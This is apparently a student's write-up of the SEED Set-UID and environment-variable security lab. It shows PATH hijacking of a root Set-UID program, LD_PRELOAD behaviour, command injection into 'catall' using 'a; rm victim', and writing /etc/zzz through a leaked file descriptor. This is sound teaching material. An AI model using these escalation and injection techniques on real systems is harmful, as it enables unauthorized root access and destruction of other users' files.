Environment Variable and Set-UID Program Lab

18307130281 庄颖秋

Task 1

- using Bash in the seed account

```
[04/15/21]seed@VM:~/.../Labsetup$ sudo cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
```

- `$ printenv`

```
[04/15/21]seed@VM:~/.../Labsetup$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2033,unix/VM:/tmp/.ICE-un
ix/2033
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1996
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/environmentVariable/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:
bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;
41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.a
```

- `$ printenv SHELL`

```
[04/15/21]seed@VM:~/.../Labsetup$ printenv SHELL
/bin/bash
```

- set or unset environment variables


```
$ export NAME=VALUE # set environment variable NAME to VALUE
$ export NAME=VALUE:$NAME   # add VALUE to environment variable NAME
$ unset -v NAME # unset environment variable NAME
```

Task 2

Step 1.

- tore the output of `myprintenv.c` in `result`.


```
$ gcc myprintenv.c -o myprintenv
$ myprintenv > result
$ cat result
```



- The output of `myprintenv.c` is the same as what we can see in **Task 1** using `printenv`

Step 2.

- Store the output of new `myprintenv.c` in `result_2`. It still successfully prints out environment variables and seems to have no difference from `result`.



Step 3.

- Compare `result` and `result_2`

```
$ diff result result_2
```

- Conclusion: The parent's environment variables are inherited by the child process created from `fork()`.

Task 3

Step 1.

- Observation: nothing is printed out on the terminal

```
[04/15/21]seed@VM:~/.../Labsetup$ gcc myenv.c -o myenv
[04/15/21]seed@VM:~/.../Labsetup$ myenv
[04/15/21]seed@VM:~/.../Labsetup$
[04/15/21]seed@VM:~/.../Labsetup$
```

Step 2.

- Observation: environment variables are successfully printed out as wanted

```
[04/15/21]seed@VM:~/.../Labsetup$ gcc myenv.c -o myenv; myenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2033,unix/VM:/tmp/.ICE-un
ix/2033
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
NEWENV=katherine
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1996
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Desktop/environmentVariable/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:
bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;
```

Step 3.

- Conclusion: Environment variables are not automatically inherited by the new program. The new program gets its environment variables from an **extern** variable ***environ***, which was defined in `unistd.h`.

Task 4

- Environment variables are passed to `/bin/sh` and then printed out on the terminal.

```
[04/15/21]seed@VM:~/.../Labsetup$ gcc task4.c -o task4;task4
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=1996
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=1533
DBUS_STARTER_BUS_TYPE=session
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=d66d562
a46ef2704684f507f60655bd0
COLORTERM=truecolor
IM_CONFIG_PHASE=1
LOGNAME=seed
JOURNAL_STREAM=9:35446
_=./task4
XDG_SESSION_CLASS=user
USERNAME=seed
TERM=xterm-256color
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games:/usr/local/games:/snap/bin:.
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/2033,unix/VM:/tmp/.ICE-un
ix/2033
INVOCATION_ID=8db542687c3f439d809b538283f48d70
XDG_MENU_PREFIX=gnome-
GNOME TERMINAL SCREEN=/org/gnome/Terminal/screen/18e4c22e edf1 4c8
```

Task 5

Step 1.

task5.c myprintenv.c myenv.c

```c
# include <stdio.h>
# include <stdlib.h>

extern char **environ;
int main(){
        int i = 0;
        while (environ[i] != NULL){
                printf("%s\n", environ[i]);
                ++i;
        }
}
```

Step 2.

```
$ gcc task5.c -o foo
$ sudo chown root foo
$ sudo chmod 4755 foo
```

Step 3.

- Set required environment variables

```
[04/15/21]seed@VM:~/.../Labsetup$ export PATH=$PATH:/home/Desktop
[04/15/21]seed@VM:~/.../Labsetup$ printenv PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/
games:/usr/local/games:/snap/bin:.:/home/Desktop
[04/15/21]seed@VM:~/.../Labsetup$ export LD_LIBRARY_PATH=/usr/bin
[04/15/21]seed@VM:~/.../Labsetup$ printenv LD_LIBRARY_PATH
/usr/bin
[04/15/21]seed@VM:~/.../Labsetup$ export KATHERINE=katherine
[04/15/21]seed@VM:~/.../Labsetup$ printenv KATHERINE
katherine
[04/15/21]seed@VM:~/.../Labsetup$
```

- Observation: Revision made to environment variable `PATH` and the newly set environment variable `KATHERINE` are found in the output of the `Set-UID` program `foo`. But the newly set environment variable `LD_LIBRARY_PATH` cannot be found because effective id is different from real id.

```
[04/15/21]seed@VM:~/.../Labsetup$ foo > result_foo
[04/15/21]seed@VM:~/.../Labsetup$ cat result_foo | grep PATH
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games:/usr/local/games:/snap/bin:.:/home/Desktop
[04/15/21]seed@VM:~/.../Labsetup$ cat result_foo | grep LD_LIBRARY
_PATH
[04/15/21]seed@VM:~/.../Labsetup$ cat result_foo | grep KATHERINE
KATHERINE=katherine
[04/15/21]seed@VM:~/   /Labsetup$
```

Task 6

- Write some "malicious" code that is able to tell whether it is run by a root user or not

```c
# include <stdio.h>
# include <stdlib.h>

int main() {
    printf("THIS IS MALICIOUS!!!\n");
    printf("uid = %d\n", getuid());
    return 0;
}
```

- Complie it into an executable file named "ls" and add its path into head of the environment variable `PATH`

```
[04/15/21]seed@VM:~/Desktop$ gcc ls.c -o ls
ls.c: In function ‘main’:
ls.c:6:23: warning: implicit declaration of function ‘getuid’ [-Wi
mplicit-function-declaration]
    6 |  printf("uid = %d\n", getuid());
      |                       ^~~~~~
ls.c:7:24: warning: implicit declaration of function ‘geteuid’ [-W
implicit-function-declaration]
    7 |  printf("euid = %d\n", geteuid());
      |                        ^~~~~~~
[04/15/21]seed@VM:~/Desktop$ ./ls
THIS IS MALICIOUS!!!
uid = 1000
euid = 1000
[04/15/21]seed@VM:~/Desktop$
```

```
$ export
PATH=~/Desktop:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games:/usr/local/games:/snap/bin:.
$ sudo ln -sf /bin/zsh /bin/sh
```

- Result shows that we can actually get this `Set-UID` program to run our own malicious code rather than `/bin/ls`, and this malicious code is running with root privilege since it is called by a root-privileged `system()`.

```
[04/15/21]seed@VM:~/.../Labsetup$ gcc task6.c -o damn
[04/15/21]seed@VM:~/.../Labsetup$ sudo chown root damn
[04/15/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 damn
[04/15/21]seed@VM:~/.../Labsetup$ damn
THIS IS MALICIOUS!!!
uid = 1000
euid = 0
[04/15/21]seed@VM:~/.../Labsetup$
```

Task 7

- real user: user's id = uid (owner of the program)

  effective user: user's id = euid (user who runs the program)

- `myprog` as a regular program run by a normal user

```
[04/15/21]seed@VM:~/.../Labsetup$ gcc myprog.c -o myprog
[04/15/21]seed@VM:~/.../Labsetup$ myprog
I am not sleeping!
```

  - real user = seed
  - effective user = seed
  - environment variable `LD_PRELOAD` will be loaded since real user is effective user

- `myprog` as a `Set-UID` program run by a normal user

  It did sleep for a second and then return.

```
[04/15/21]seed@VM:~/.../Labsetup$ sudo chown root myprog
[04/15/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog
[04/15/21]seed@VM:~/.../Labsetup$ myprog
[04/15/21]seed@VM:~/.../Labsetup$
```

  - real user = seed
  - effective user = root
  - environment variable `LD_PRELOAD` will not be loaded since real user is not effective user

- `myprog` as a `Set-UID` program run by a root user

```
[04/15/21]seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Desktop/environmentVariable/Labsetup# export LD
_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/environmentVariable/Labsetup# ./myprog
I am not sleeping!
root@VM:/home/seed/Desktop/environmentVariable/Labsetup#
```

  - real user = root
  - effective user = root
  - environment variable `LD_PRELOAD` will be loaded since real user is effective user

- `myprog` as a `Set-UID` program run by another user

```
[04/15/21]seed@VM:~/.../Labsetup$ sudo useradd katherine
[04/15/21]seed@VM:~/.../Labsetup$ gcc myprog.c -o myprog
[04/15/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog
[04/15/21]seed@VM:~/.../Labsetup$ sudo su katherine
$ export LD_PRELOAD=./libmylib.so.1.0.1

$ ./myprog
$
```

  - real user = katherine
  - effective user = seed
  - environment variable `LD_PRELOAD` will not be loaded since real user is not effective user

- Explanation:

Task 8

Step 1.

- just run `catall` with a string like `"something; malicious command"`

```
[04/15/21]seed@VM:~/Desktop$ ll
total 56
drwxrwxr-x 6 seed seed  4096 Mar 19 07:33 BufferOverflowSer
-rwsr-xr-x 1 seed seed 16928 Apr 15 04:01 catall
drwxrwxr-x 3 seed seed  4096 Apr 15 00:40 environmentVariable
-rwxrwxr-x 1 seed seed 16824 Apr 15 03:44 ls
-rw-rw-r-- 1 seed seed   171 Apr 15 03:41 ls.c
drwxrwxr-x 2 seed seed  4096 Apr  1 03:59 return2libc
-rw-rw-r-- 1 seed seed     0 Apr 15 02:30 victim
[04/15/21]seed@VM:~/Desktop$ catall "a; rm victim"
/bin/cat: a: No such file or directory
[04/15/21]seed@VM:~/Desktop$ dir
BufferOverflowSer  environmentVariable  ls.c
catall             ls                   return2libc
[04/15/21]seed@VM:~/Desktop$
```

- It is able to remove another file by exploiting `catall`

Step 2.

- Attacks in **Step 1.** do not work.

```
[04/15/21]seed@VM:~/Desktop$ dir
BufferOverflowSer  environmentVariable  ls.c
catall             ls                   return2libc
[04/15/21]seed@VM:~/Desktop$ mkdir victim
[04/15/21]seed@VM:~/Desktop$ catall "a;rm -r victim"
/bin/cat: 'a;rm -r victim': No such file or directory
[04/15/21]seed@VM:~/Desktop$
```

- Explanation: `system()` invokes shell and ask shell to run the command for it, and it will transmit a complete command to shell by conbining `/bin/cat` and its parameter. However, `execve()` does not invoke shell and seperates `/bin/cat` and its parameter as `execve(v[0], v, NULL)`.

Task 9

- Run the `cap_leak.c` program and find that it leaves us with a file descriptor of `/etc/zzz`

  So we can use this file descriptor to write `/etc/zzz` since `cap_leak.c` did not close the file

```c
// write_zzz.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
int main(){
    int fd = 3;
    char *buf = "\nHope I can successfully write /etc/zzz 55555\n";
    write(fd, buf, sizeof("\nHope I can successfully write /etc/zzz
55555\n"));
    return 0;
}
```

```
[04/15/21]seed@VM:~/.../Labsetup$ gcc write_zzz.c -o a
[04/15/21]seed@VM:~/.../Labsetup$ cat /etc/zzz
Hi
[04/15/21]seed@VM:~/.../Labsetup$ ./task9
fd is 3
$ ./a
$ exit
[04/15/21]seed@VM:~/.../Labsetup$ cat /etc/zzz
Hi

Hope I can successfully write /etc/zzz 55555
[04/15/21]seed@VM:~/.../Labsetup$
```

Extra

- First test in a dictionary with a long enough name

```
[04/15/21]seed@VM:~/.../envlab_app_handout$ printenv PWD
/home/seed/Desktop/environmentVariable/Labsetup/envlab_app_handout
/envlab_app_handout
[04/15/21]seed@VM:~/.../envlab_app_handout$ challenge
Please try again, you got 0x70615F62
```

  Get the result: 0x70615F62 = pa_b

  ∵ Little endian ⇒ b_ap

  So we can know target position is the `b_ap` in one of the two `envlab_app_handout`

- Then we test which `envlab_app_handout` is targeted

```
[04/15/21]seed@VM:~/.../envlab_app_handout$ cd ..
[04/15/21]seed@VM:~/.../envlab_app_handout$ printenv PWD
/home/seed/Desktop/environmentVariable/Labsetup/envlab_app_handout
[04/15/21]seed@VM:~/.../envlab_app_handout$ challenge
Please try again, you got 0x00000000
[04/15/21]seed@VM:~/.../envlab_app_handout$
```

  Through testing, we can know the exact position of target is the `b_ap` in the second `envlab_app_handout`

- Check it again with an exact dictionary name of four characters

```
[04/15/21]seed@VM:~/.../hhhh$ challenge
Please try again, you got 0x68686868
[04/15/21]seed@VM:~/.../hhhh$ printenv PWD
/home/seed/Desktop/environmentVariable/Labsetup/envlab_app_handout
/envl/hhhh
[04/15/21]seed@VM:~/.../hhhh$
```

- So just create a dictionary named "\x04\x03\x02\x01" in the `envl` and put `challenge` in it.

```
// x01020304.py
import os
x = "\x04\x03\x02\x01"
os.mkdir(x)
```

```
[04/15/21]seed@VM:~/.../envl$ python3 x01020304.py
[04/15/21]seed@VM:~/.../envl$ dir
\004\003\002\001  challenge  hhhh  hhhhh  x01020304.py
[04/15/21]seed@VM:~/.../envl$
```

```
[04/15/21]seed@VM:~/.../$ challenge
Congratulations, you pwned_it!
```